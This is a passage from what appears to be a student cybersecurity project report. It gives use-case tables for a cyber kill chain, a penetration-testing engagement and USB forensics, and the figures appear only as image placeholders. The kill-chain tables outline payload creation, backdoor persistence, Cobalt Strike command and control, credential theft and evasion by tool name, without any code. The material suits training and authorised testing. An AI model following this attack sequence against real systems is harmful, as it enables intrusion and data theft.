ID	Title	Description	Stakeholder
DR-NDA-LR1	Compliance Logging	Logs must meet audit standards (e.g., ISO/IEC 27001).	Legal, Compliance Teams

CHAPTER 3: SYSTEM ANALYSIS

3.1 USE CASE DIAGRAM

3.1.1 Cyber Kill Chain




Figure 4: Use Case of Cyber Kill Chain

3.1.2 VAPT (Vulnerability Assessment and Penetration Testing)




Figure 5: Use case of VAPT

3.1.2 Digital Forensic




Figure 6: Use case of Digital Forensic

3.2 Use Case Description

3.2.1 Cyber Kill Chain

Table 48: Reconnaissance

Use Case Name	**Reconnaissance**
Goal	Gather information about the target system, domain, and network topology
Preconditions	Target scope is defined and tools are ready
Primary Actor	Security Analyst
Secondary Actor	None
Trigger	Analyst starts reconnaissance to identify possible attack vectors
Description / Main Success Scenario	1. Analyst launches tools (Nmap, dnsenum, dnsmap, fierce, theHarvester) 2. Tools collect DNS, open ports, emails, subdomains, IP info 3. Analyst documents findings
Post Condition	A detailed information map of the target is ready for exploitation planning
Alternative Flow	If no valuable data is retrieved, analyst retries with alternate tools or scopes

Table 49: Weaponization

Use Case Name	**Weaponization**
Goal	Create a payload that can exploit vulnerabilities in the target system
Preconditions	Reconnaissance data must be available; tools installed
Primary Actor	Security Analyst
Secondary Actor	None
Trigger	Analyst initiates payload generation
Description / Main Success Scenario	1. Analyst opens FATRAT, Veil, or Metasploit 2. Payload created using msfvenom or other 3. Payload is tested and verified for effectiveness
Post Condition	A ready-to-deploy payload is saved for the delivery stage
Alternative Flow	If payload fails detection or doesn't execute properly, analyst rebuilds it

Table 50: Delivery

Use Case Name	**Delivery**
Goal	Deliver the payload to the victim system through a chosen method
Preconditions	Payload is prepared and listener is set up
Primary Actor	Security Analyst

Secondary Actor	Victim System (Passive)

Table 50: Delivery

Trigger	Payload delivery process is initiated
Description / Main Success Scenario	1. Analyst uses Meterpreter or social engineering 2. Victim executes payload 3. Connection established with listener
Post Condition	Initial access to victim system is achieved
Alternative Flow	If victim does not execute payload, analyst attempts alternative delivery methods

Table 51: Exploitation

Use Case Name	**Exploitation**
Goal	Exploit the system to gain deeper access or control
Preconditions	Target is vulnerable; payload successfully delivered
Primary Actor	Security Analyst
Secondary Actor	None
Trigger	Analyst executes the exploit
Description / Main Success Scenario	1. Analyst uses Metasploit, SQLMap, or XSStrike 2. Exploit launched 3. Shell access or data access is obtained
Post Condition	System is compromised; shell access or sensitive data is retrieved
Alternative Flow	If exploit fails, analyst modifies payload or selects another vector

Table 52: Installation

Use Case Name	**Installation (Foothold)**
Goal	Establish a persistent backdoor in the compromised system
Preconditions	Exploitation successful, shell access gained
Primary Actor	Security Analyst
Secondary Actor	Target Machine
Trigger	Analyst initiates foothold setup
Description / Main Success Scenario	1. Analyst uses Netcat or creates autorun script 2. Backdoor is established 3. Connection is retained through reboot
Post Condition	Persistent access to the system is maintained
Alternative Flow	If persistence fails, analyst sets up a cronjob or alternate method

Table 53: Command & Control(C2)

Use Case Name	**Command & Control (C2)**
Goal	Control the compromised machine remotely and securely

Preconditions	Foothold established; victim system connected
Primary Actor	Security Analyst
Secondary Actor	C2 Server
Trigger	Victim system contacts attacker's C2 server

Table 54: Command and Control (C2)

Description / Main Success Scenario	1. Analyst sets up Cobalt Strike C2 listener 2. Victim system connects 3. Commands are executed remotely
Post Condition	Remote control session is active and stable
Alternative Flow	If firewall blocks C2, alternate port or protocol is used

Table 55: Action on Objectives

Use Case Name	**Actions on Objectives**
Goal	Achieve final objective like credential dumping, data exfiltration, or privilege escalation
Preconditions	Full system access established
Primary Actor	Security Analyst
Secondary Actor	None
Trigger	Analyst initiates objective-based operations
Description / Main Success Scenario	1. Analyst uses Hydra for brute force or gathers sensitive files 2. Objectives are achieved 3. Data is extracted or privileges are escalated
Post Condition	Final goal achieved and data obtained or secured
Alternative Flow	If objective fails, analyst re-strategizes or reruns exploitation

3.2.2 VAPT

Table 56: Planning and Scope

Use Case Name	**Planning and Scope Definition**
Goal	Define the scope, objectives, and permissions for the VAPT engagement
Preconditions	Client consent is obtained and system boundaries are clear
Primary Actor	Security Analyst
Secondary Actor	Client/Project Supervisor
Trigger	Kick-off meeting or engagement request
Description / Main Success Scenario	1. Define assessment goals 2. List in-scope systems 3. Set rules of engagement 4. Document scope

Post Condition	A written scope of engagement is signed and approved
Alternative Flow	If client adds new targets later, scope document is revised and re-approved

Table 57: Information Gathering

Use Case Name	**Information Gathering (Reconnaissance)**
Goal	Collect open-source and network-based data about the target system
Preconditions	Scope approved, target systems identified
Primary Actor	Security Analyst
Secondary Actor	Target System
Trigger	Start of reconnaissance phase
Description / Main Success Scenario	1. Analyst runs tools like Nmap, dnsenum, dnsmap, theHarvester 2. Discovers open ports, services, domains
Post Condition	Analyst has gathered enough data to begin vulnerability scans
Alternative Flow	If tools are blocked by firewall, switch to passive recon techniques

Table 58: Vulnerability Assessment

Use Case Name	**Vulnerability Assessment**
Goal	Identify vulnerabilities and weaknesses in the target system
Preconditions	Network scanning and information gathering completed
Primary Actor	Security Analyst
Secondary Actor	Vulnerability Scanner (OpenVAS, Nessus)
Trigger	Start of scanning phase
Description / Main Success Scenario	1. Analyst configures and runs OpenVAS and Nessus 2. Scans are performed 3. Results are analyzed
Post Condition	Vulnerabilities are categorized and prioritized for exploitation
Alternative Flow	If scan results are inconclusive, adjust plugins or scan parameters

Table 59: Exploitation

Use Case Name	**Exploitation**
Goal	Exploit identified vulnerabilities to gain access or elevate privileges
Preconditions	Confirmed vulnerabilities from previous phase
Primary Actor	Security Analyst

Secondary Actor	Exploitation Tools (Metasploit, msfvenom)
Trigger	Vulnerability confirmed as exploitable
Description / Main Success Scenario	1. Analyst uses msfvenom to craft payload 2. Deploys via Metasploit 3. Gains access to system
Post Condition	Target system is successfully compromised
Alternative Flow	If exploit fails, attempt alternate method or different payload

Table 60: Post-Exploitation

Use Case Name	**Post-Exploitation Activities**
Goal	Maintain access and gather further intelligence after initial compromise
Preconditions	Exploitation successful, shell access gained
Primary Actor	Security Analyst
Secondary Actor	Post-exploitation Tools (Meterpreter, Cobalt Strike, Hydra)
Trigger	Gained access to the target machine
Description / Main Success Scenario	1. Analyst opens Meterpreter session 2. Extracts credentials 3. Sets up persistence4. Attempts brute-force attacks (Hydra)
Post Condition	Deeper system control and lateral movement achieved
Alternative Flow	If detection occurs, revert to stealthier post-exploitation methods

Table 61: Final Reporting

Use Case Name	**Final Reporting**
Goal	Deliver a professional report detailing findings and recommendations
Preconditions	All testing phases completed and results documented
Primary Actor	Security Analyst
Secondary Actor	Client / Supervisor
Trigger	End of testing engagement
Description / Main Success Scenario	1. Analyst compiles screenshots, logs, tool output 2. Categorizes risks 3. Writes mitigation recommendations 4. Submits report
Post Condition	Client receives report and begins remediation process
Alternative Flow	If client requests additional analysis, a follow-up report is created

3.2.3 Digital Forensic

Table 62: USB Image Acquisiton

Use Case Name	**USB Image Acquisition**
Goal	Create a forensic image of a USB drive
Preconditions	USB device is available and connected

Primary Actor	Forensic Analyst
Secondary Actor	FTK Imager
Trigger	Analyst initiates image acquisition using FTK Imager
Description / Main Success Scenario	1. Connect USB to system 2. Launch FTK Imager 3. Select USB as source 4. Save image to secure location
Post Condition	Exact bit-by-bit image of USB is created and stored
Alternative Flow	If image creation fails, reattempt or check hardware

Table 63: Hash Verification

Use Case Name	**Hash Verification**
Goal	Verify integrity of forensic image using hashing
Preconditions	Image file has been created
Primary Actor	Forensic Analyst
Secondary Actor	Hashing Tool (e.g., FTK Imager hash module)
Trigger	Analyst initiates hash calculation
Description / Main Success Scenario	1. Generate MD5/SHA1 hash 2. Compare with original hash 3. Confirm integrity
Post Condition	Image integrity is validated
Alternative Flow	If hash mismatch occurs, image is recreated

Table 64: USB Image Analysis

Use Case Name	**USB Image Analysis**
Goal	Examine USB contents for deleted files, metadata, and evidence
Preconditions	Forensic image has been verified and mounted in Autopsy
Primary Actor	Forensic Analyst
Secondary Actor	Autopsy Forensic Tool
Trigger	Analyst loads image into Autopsy
Description / Main Success Scenario	1. Open image in Autopsy 2. Browse file system 3. Recover deleted files 4. Extract metadata and user activity
Post Condition	Relevant evidence from USB is documented

Alternative Flow	If image fails to load, analyst reprocesses the image

3.3 Sequence Diagram

3.3.1 Cyber Kill Chain




Figure 7: Cyber Kill Chain

3.3.2 VAPT




Figure 8: VAPT

3.3.2 Digital Forensic




Figure 9: Digital Forensic

3.4 Activity Diagram

3.4.1 Cyber Kill Chain




Figure 10: Activity Diagram of Cyber Kill chain

3.4.2 VAPT

